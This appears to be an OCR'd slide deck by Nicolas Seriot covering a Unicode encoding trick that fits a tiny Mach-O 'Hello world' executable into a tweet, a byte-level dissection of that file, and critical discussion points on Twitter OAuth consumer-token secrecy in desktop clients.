
TwitHunter



https://github.com/nst/TwitHunter

Conversations Visualization

- as Usenet client MacSOUP did many years ago



Mapping Binary to Unicode

Nicolas Seriot
@nst021

$ python unibinary.py -s "婺韦巫唪一七一一
北一一倀一予一一丐一一伀一丸一一劘卬哆
崠啶嵲哆刊丐市巰一一一伀一È工僠一一嗿市
峋市市È工x工乐一丁一一丁一一伀一丐崀市
嶠仆嚶一一咠佷么凰乌宀罍刐咠仫伟崀一一x
丁丐市咀一下丁嘾娄嫘仿x工一仿巰一xx" > m

Translate Tweet

Reply Retweet Favorite ••• More

3 RETWEETS | 1 FAVORITE

8:29 PM - 17 Jan 13

Nicolas Seriot
@nst021

$ chmod +x m
$ ./m
Hello world

Translate Tweet

Reply Retweet Favorite ••• More

2 RETWEETS | 1 FAVORITE

8:29 PM - 17 Jan 13

165 bytes in
106 characters,
fit in a tweet!

https://github.com/nst/UniBinary

$ ./micro_macho
Hello world

Dissection of a hacky but valid Intel 32 bits, 164 bytes, Mach-O "Hello world" executable file.

```
$ shasum micro_macho
e67bddcc7ba3f8446a63104108c2905f57baadbe
```

http://seriot.ch/hello_macho.php Nicolas Seriot, 2013-01-06 19:00

		Offset	Actual bytes	Struct	Field	Value	Comment	Summary
Mach Header		0x00	CE FA ED FE	mach_header	magic	MH_MAGIC	mach magic number identifier	Mach-O executable file, 32 bits, i386
		0x04	07 00 00 00		cputype	CPU_TYPE_I386	cpu specifier	
		0x08	03 00 00 00		cpusubtype	CPU_SUBTYPE_I386_ALL	machine specifier	
		0x0C	02 00 00 00		filetype	MH_EXECUTE	type of file	
		0x10	02 00 00 00		ncmds	2	number of load commands	
		0x14	88 00 00 00		sizeofcmds	0x88 (136)	the size of all the load commands	
		0x18	01 00 00 00		flags	MH_NOUNDEFS	flags	
Load Commands	LC_SEGMENT (__TEXT)	0x1C	01 00 00 00	segment_command	cmd	LC_SEGMENT	LC_SEGMENT	one .text segment to be loaded in a 1kB memory page
		0x20	38 00 00 00		cmdsize	0x38 (56)	includes sizeof section structs	
		0x24	48 65 6C 6C		segname	db 'Hell'	segment name	
		0x28	6F 20 77 6F			db 'o wo'		
		0x2C	72 6C 64 0A			db 'rld', 0Ah		
		0x30	00 FF FF FF			db 0		
		0x34	00 00 00 00		vmaddr	0x0	memory address of this segment	
		0x38	00 10 00 00		vmsize	0x1000	memory size of this segment	
		0x3C	00 00 00 00		fileoff	0x0	file offset of this segment	
		0x40	2E 00 00 00		filesize	0x2E (46)	amount to map from the file	
		0x44	07 FF FF FF		maxprot	rwx	maximum VM protection	
		0x48	05 FF FF FF		initprot	r-x	initial VM protection	
		0x4C	00 00 00 00		nsects	0	number of sections in segment	
		0x50	FF FF FF FF		flags		flags	
	LC_UNIXTHREAD	0x54	05 00 00 00	thread_command	cmd	LC_UNIXTHREAD	LC_UNIXTHREAD	the initial state of the registers, the entry point $eip is at 0x68
		0x58	50 00 00 00		cmdsize	0x50 (80)	total size of this command	
		0x5C	01 00 00 00		flavor	x86_THREAD_STATE32	flavor of thread state	
		0x60	10 00 00 00		count	0x10 (16)	count of longs in thread state	
		0x64	FF 00 FF FF	i386_thread_state	eax	0		
		0x68	6A 0C 68 24		ebx			
		0x6C	00 00 00 6A		ecx			
		0x70	01 B0 04 83		edx			
		0x74	EC 04 CD 80		edi			
		0x78	83 C4 10 6A		esi			
		0x7C	00 EB 11 FF		ebp		jump 17 bytes	
		0x80	00 00 00 00		esp	0		
		0x84	FF FF FF FF		ss	0		
		0x88	FF 00 FF FF		eflags	0		
		0x8C	68 00 00 00		eip	0x68		
		0x90	B0 01 83 EC		cs			
		0x94	04 CD 80 FF		ds			
		0x98	FF FF FF FF		es	0		
		0x9C	00 00 FF FF		fs	0		
		0xA0	00 00 FF FF		gs	0		

https://seriot.ch/hello_macho.php

Pack 3 Bytes into 2 Unicode Characters


```
A    B    |C    D    |E    F
10101011 11001101 11101111
[------------][------------]
      ABC            DEF
\u4E00+0xABC  \u4E00+0xDEF
      墼             寯
```

https://github.com/nst/UniBinary

Agenda

1. Twitter
2. OAuth
3. Ripping Consumer Tokens
4. iOS / OS X + STTwitter
5. **Discussion**


1. Taking OAuth from web to Desktop was a conceptual error. Consumer tokens simply just cannot be kept secret on the Desktop.



2. Twitter cannot realistically revoke leaked keys from popular clients, especially from OS X / iOS.
3. xAuth vs. HTTP Digest Authentication: client applications don't need to store passwords, but this password is sent over the network in the request token phase.
4. This new "App Only" authentication is both **ineffective and dangerous**.

App. Only Authentication

